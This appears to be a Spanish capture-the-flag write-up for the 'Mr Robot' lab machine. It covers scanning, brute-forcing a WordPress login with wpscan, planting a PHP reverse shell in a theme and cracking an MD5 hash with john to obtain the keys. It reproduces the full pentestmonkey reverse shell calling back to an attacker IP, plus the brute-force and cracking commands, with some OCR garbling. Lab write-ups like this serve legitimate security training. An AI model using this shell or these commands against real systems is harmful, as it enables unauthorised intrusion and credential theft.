Mr Robot CTF

Se aplica un escaneo al a la maquina

el escaneo arroja elñ puerto SSH cerrado y una web en el puerto 80

luego aplicamos un dirsearch

Detectamos que esta el directorio /robots generalmente en los ctf es posible conseguir alguna pista ahi

```
User-agent: *
fsocity.dic
key-1-of-3.txt
```

key-1-og-3.txt lo revisaremos y conseguimos la primera key


073403c8a58a1f80d943455fb30724b9

por otro lado el archivo fsocity dic es un Diccionario, ¿para que sera?

habia un login de wordpress en el dirsearch, /wp-login



Error: The password you entered for the username admin is incorrect. Lost your password?



Lost your password?

← Back to Internal

ocuparemos wpscan al ser un sitio wordpress

┌──(kali⊕kali)-[~/Desktop/Mr Robot]

\$\times\$\text{wpscan} -U Elliot -P fsocity.dic --url \frac{http://10.10.149.59/wp-login.php/}{--multicall-max-passwords 2000}




WordPress Security Scanner by the WPScan Team

la password es : ER28-0652

Usaremos una reverse shell php m utilizariamos la mas famosa monkey shell reverse

Entramos a la administraci`on , a editor y modificamos el theme404 del que esta activo poniendo ahi el reverse shell



Dejamos a la escucha con netcat , ┌──(kali⊕kali)-[~] └─\$ nc -nlvp 6666 listening on [any] 6666 ...

entramos a una pagina valida para que corra el remote shell



conseguimos al acceso

```
| Section | Sec
```

mejoramos el aspecto de la shell python -c 'import pty; pty.spawn("/bin/bash")'

```
-(kali⊕kali)-[~]
 -$ nc -nlvp 6666
listening on [any] 6666 ...
connect to [10.2.92.229] from (UNKNOWN) [10.10.149.59] 47795
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
05:56:46 up 43 min, 0 users, load average: 5.26, 5.27, 4.93
USER
        TTY
                 FROM
                                  LOGINO IDLE JCPU
                                                         PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty; pty.spawn("/bin/bash")'
daemon@linux:/$
daemon@linux:/$
```

```
listening on [any] 6666 ...
connect to [10.2.92.229] from (UNKNOWN) [10.10.149.59] 47795
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
05:56:46 up 43 min, 0 users, load average: 5.26, 5.27, 4.93
                 FROM
USER
       COTTY FUE
                                   LOGINO IDLE JCPU PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty; pty.spawn("/bin/bash")'
daemon@linux:/$
daemon@linux:/$ ls
ls
bin dev home lib lost+found mnt proc run srv tmp var
boot etc initrd.img lib64 media opt root sbin sys usr vmlinuz
bin
daemon@linux:/$ cd hom
cd home/
daemon@linux:/home$ cd home
cd home
bash: cd: home: No such file or directory
daemon@linux:/home$ cd /home
cd /home
daemon@linux:/home$ ls
ls
robot
daemon@linux:/home$ cd /robot
cd /robot
bash: cd: /robot: No such file or directory
daemon@linux:/home$ ls
robot
daemon@linux:/home$ cd robot
cd robot
daemon@linux:/home/robot$ ls
ls
key-2-of-3.txt password.raw-md5
daemon@linux:/home/robot$ cat key-2
cat key-2
cat: key-2: No such file or directory
daemon@linux:/home/robot$ cat key-2-of-3.txt
cat key-2-of-3.txt
cat: key-2-of-3.txt: Permission denied
daemon@linux:/home/robot$
```

robot:c3fcd3d76192e4007dfb496cca67e13b

```
-(kali⊕kali)-[~]
  -$ nc -nlvp 6666
listening on [any] 6666 ... connect to [10.2.92.229] from (UNKNOWN) [10.10.149.59] 48251
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
06:06:32 up 53 min, 0 users, load average: 0.04, 2.92, 4.86
USER TTY FROM LOGINฏ IDLE JCPU PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty; pty.spawn("/bin/bash")'
daemon@linux:/$ ls
bin dev home lib lost+forboot etc initrd.img lib64 media
                                   lost+found mnt proc run srv tmp
media opt root sbin sys usr
                                                                           tmp
                                                                                 var
                                                                                 vmlinuz
daemon@linux:/$ cd /home
cd /home
daemon@linux:/home$ ls
ls
robot
daemon@linux:/home$ cd robot
cd robot
daemon@linux:/home/robot$ ls
key-2-of-3.txt password.raw-md5
daemon@linux:/home/robot$ get password.raw-md5
get password.raw-md5
bash: get: command not found
daemon@linux:/home/robot$ cat password.raw-md5
cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
daemon@linux:/home/robot$
```

Copiamos el texto a nuestra m'aquina con el nombre pass.hash

—(kali⊕kali)-[~/Desktop/Mr Robot]

\$\to\$ john --format=raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt pass.hash

Using default input encoding: UTF-8

Loaded 1 password hash (Raw-MD5 [MD5 128/128 AVX 4x3])

Warning: no OpenMP support for this hash type, consider --fork=2

Press 'q' or Ctrl-C to abort, almost any other key for status

abcdefghijklmnopgrstuvwxyz (robot)

1g 0:00:00:00 DONE (2024-01-17 01:17) 8.333g/s 337600p/s 337600c/s 337600C/s bonjour1..123092

Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably

abcdefghijklmnopgrstuvwxyz

daemon@linux:/home/robot\$ su robot su robot

Password: abcdefghijklmnopqrstuvwxyz

robot@linux:~\$ Is
Is
key-2-of-3.txt password.raw-md5
robot@linux:~\$ catn key-2-of-3.txt
catn key-2-of-3.txt
bash: catn: command not found
robot@linux:~\$ cat key-2-of-3.txt
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
robot@linux:~\$

```
daemon@linux:/home/robot$ cat password.raw-md5
cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
daemon@linux:/home/robot$ ls
key-2-of-3.txt password.raw-md5
daemon@linux:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz
robot@linux:~$ ls
ls
key-2-of-3.txt password.raw-md5
robot@linux:~$ catn key-2-of-3.txt
catn key-2-of-3.txt
bash: catn: command not found
robot@linux:~$ cat key-2-of-3.txt
cat kev-2-of-3.txt
822c73956184f694993bede3eb39f959
robot@linux:~$
```

Escaneo

nmap -A 10.10.149.59 \$\sumsymbol{--}\$ nmap -A -v 10.10.149.59

Starting Nmap 7.94SVN (https://nmap.org) at 2024-01-17 00:14 EST

NSE: Loaded 156 scripts for scanning.

NSE: Script Pre-scanning. Initiating NSE at 00:14

Completed NSE at 00:14, 0.00s elapsed

Initiating NSE at 00:14

Completed NSE at 00:14, 0.00s elapsed

Initiating NSE at 00:14

Completed NSE at 00:14, 0.00s elapsed

Initiating Ping Scan at 00:14 Scanning 10.10.149.59 [2 ports]

Completed Ping Scan at 00:14, 0.29s elapsed (1 total hosts)

Initiating Parallel DNS resolution of 1 host. at 00:14

Completed Parallel DNS resolution of 1 host. at 00:14, 0.00s elapsed

Initiating Connect Scan at 00:14 Scanning 10.10.149.59 [1000 ports]

Discovered open port 80/tcp on 10.10.149.59 Discovered open port 443/tcp on 10.10.149.59

Completed Connect Scan at 00:14, 15.11s elapsed (1000 total ports)

Initiating Service scan at 00:14

Scanning 2 services on 10.10.149.59

Completed Service scan at 00:15, 13.79s elapsed (2 services on 1 host)

NSE: Script scanning 10.10.149.59.

Initiating NSE at 00:15

Completed NSE at 00:15, 11.66s elapsed

Initiating NSE at 00:15

Completed NSE at 00:15, 2.46s elapsed

Initiating NSE at 00:15

Completed NSE at 00:15, 0.00s elapsed

Nmap scan report for 10.10.149.59

Host is up (0.29s latency).

Not shown: 997 filtered tcp ports (no-response)

PORT STATE SERVICE VERSION

22/tcp closed ssh

80/tcp open http Apache httpd

Lhttp-favicon: Unknown favicon MD5: D41D8CD98F00B204E9800998ECF8427E

| http-methods:

| http-server-header: Apache

| http-title: Site doesn't have a title (text/html).

443/tcp open ssl/http Apache httpd

| ssl-cert: Subject: commonName=<u>www.example.com</u>

| Issuer: commonName=<u>www.example.com</u>

| Public Key type: rsa | Public Key bits: 1024

| Signature Algorithm: sha1WithRSAEncryption

| Not valid before: 2015-09-16T10:45:03 | Not valid after: 2025-09-13T10:45:03

| MD5: 3c16:3b19:87c3:42ad:6634:c1c9:d0aa:fb97

SHA-1: ef0c:5fa5:931a:09a5:687c:a2c2:80c4:c792:07ce:f71b

| http-methods:

Supported Methods: GET HEAD POST OPTIONS

| http-server-header: Apache

Lhttp-favicon: Unknown favicon MD5: D41D8CD98F00B204E9800998ECF8427E

_http-title: Site doesn't have a title (text/html).

NSE: Script Post-scanning. Initiating NSE at 00:15 Completed NSE at 00:15, 0.00s elapsed Initiating NSE at 00:15 Completed NSE at 00:15, 0.00s elapsed Initiating NSE at 00:15

Completed NSE at 00:15, 0.00s elapsed Read data files from: /usr/bin/../share/nmap

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.

Nmap done: 1 IP address (1 host up) scanned in 44.47 seconds

dirsearch

dirsearch -u https://10.10.149.59 -t 50 -w /usr/share/dirbuster/wordlist/directory-list-2.3-medium.txt

walk

Codigo Fuente web

```
<!doctype html>
<!--
\/| || | /_\|_/|-- |\|| || /_\|| ||\||--
<html class="no-js" lang="">
 <head>
  k rel="stylesheet" href="css/main-600a9791.css">
  <script src="js/vendor/vendor-48ca455c.js.pagespeed.jm.V7Qfw6bd5C.js"></script>
  <script>var USER IP='208.185.115.6';var BASE URL='index.html';var RETURN URL='index.html';var
REDIRECT=false; window.log=function() {log.history=log.history||[];log.history.push(arguments);if(this.console)
{console.log(Array.prototype.slice.call(arguments));}};</script>
 </head>
 <body>
  <!--[if It IE 9]>
   You are using an <strong>outdated</strong> browser. Please <a href="http://">
browsehappy.com/">upgrade your browser</a> to improve your experience.
  <!-- Google Plus confirmation -->
  <div id="app"></div>
  <script src="js/s code.js.pagespeed.jm.I78cfHQpbQ.js"></script>
  <script src="js/main-acba06a5.js.pagespeed.jm.YdSb2z1rih.js"></script>
</body>
</html>
```

wpscan

wpscan -U Elliot -P fsocity.dic --url http://10.10.149.59/wp-login.php/ --multicall-max-passwords 2000

Monkey

```
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
// This tool may be used for legal purposes only. Users take full responsibility
// for any actions performed using this tool. The author accepts no liability
// for damage caused by this tool. If these terms are not acceptable to you, then
// do not use this tool.
/\!/
// In all other respects the GPL version 2 applies:
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
// GNU General Public License for more details.
// You should have received a copy of the GNU General Public License along
// with this program; if not, write to the Free Software Foundation, Inc.,
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
// This tool may be used for legal purposes only. Users take full responsibility
// for any actions performed using this tool. If these terms are not acceptable to
// you, then do not use this tool.
/\!/
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
/\!/
// Description
// -----
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
// Limitations
// -----
// proc open and stream set blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely available.
// Usage
// -----
// See <a href="http://pentestmonkey.net/tools/php-reverse-shell">http://pentestmonkey.net/tools/php-reverse-shell</a> if you get stuck.
set time limit (0);
$VERSION = "1.0";
$ip = '10.2.92.229'; // CHANGE THIS
$port = 6666; // CHANGE THIS
\text{schunk size} = 1400;
write a = null;
error a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
decomposition = 0;
debug = 0;
//
```

```
// Daemonise ourself if possible to avoid zombies later
// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies. Worth a try...
if (function_exists('pcntl_fork')) {
     // Fork and have the parent process exit
     $pid = pcntl fork();
     if (\$pid == -1) {
          printit("ERROR: Can't fork");
          exit(1);
     }
     if ($pid) {
          exit(0); // Parent exits
     }
     // Make the current process a session leader
     // Will only succeed if we forked
     if (posix setsid() == -1) {
          printit("Error: Can't setsid()");
          exit(1);
     }
     decomposition = 1;
} else {
     printit("WARNING: Failed to daemonise. This is quite common and not fatal.");
}
// Change to a safe directory
chdir("/");
// Remove any umask we inherited
umask(0);
// Do the reverse shell...
//
// Open reverse connection
$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
     printit("$errstr ($errno)");
     exit(1);
}
// Spawn shell process
$descriptorspec = array(
 0 => array("pipe", "r"), // stdin is a pipe that the child will read from
 1 => array("pipe", "w"), // stdout is a pipe that the child will write to
  2 => array("pipe", "w") // stderr is a pipe that the child will write to
);
$process = proc open($shell, $descriptorspec, $pipes);
if (!is resource($process)) {
     printit("ERROR: Can't spawn shell");
     exit(1);
}
```

```
// Set everything to non-blocking
// Reason: Occsionally reads will block, even though stream select tells us they won't
stream set blocking($pipes[0], 0);
stream set blocking($pipes[1], 0);
stream set blocking($pipes[2], 0);
stream_set_blocking($sock, 0);
printit("Successfully opened reverse shell to $ip:$port");
while (1) {
    // Check for end of TCP connection
    if (feof($sock)) {
         printit("ERROR: Shell connection terminated");
         break:
    }
    // Check for end of STDOUT
    if (feof($pipes[1])) {
         printit("ERROR: Shell process terminated");
         break:
    }
    // Wait until a command is end down $sock, or some
    // command output is available on STDOUT or STDERR
    $read a = array($sock, $pipes[1], $pipes[2]);
    $num changed sockets = stream select($read a, $write a, $error a, null);
    // If we can read from the TCP socket, send
    // data to process's STDIN
    if (in array($sock, $read a)) {
         if ($debug) printit("SOCK READ");
         $input = fread($sock, $chunk size);
         if ($debug) printit("SOCK: $input");
         fwrite($pipes[0], $input);
    }
    // If we can read from the process's STDOUT
    // send data down tcp connection
    if (in_array($pipes[1], $read_a)) {
         if ($debug) printit("STDOUT READ");
         $input = fread($pipes[1], $chunk size);
         if ($debug) printit("STDOUT: $input");
         fwrite($sock, $input);
    }
    // If we can read from the process's STDERR
    // send data down tcp connection
    if (in array($pipes[2], $read a)) {
         if ($debug) printit("STDERR READ");
         $input = fread($pipes[2], $chunk size);
         if ($debug) printit("STDERR: $input");
         fwrite($sock, $input);
    }
}
fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
proc close($process);
```

```
// Like print, but does nothing if we've daemonised ourself
// (I can't figure out how to redirect STDOUT like a proper daemon)
function printit ($string) {
    if (!$daemon) {
        print "$string\n";
    }
}
```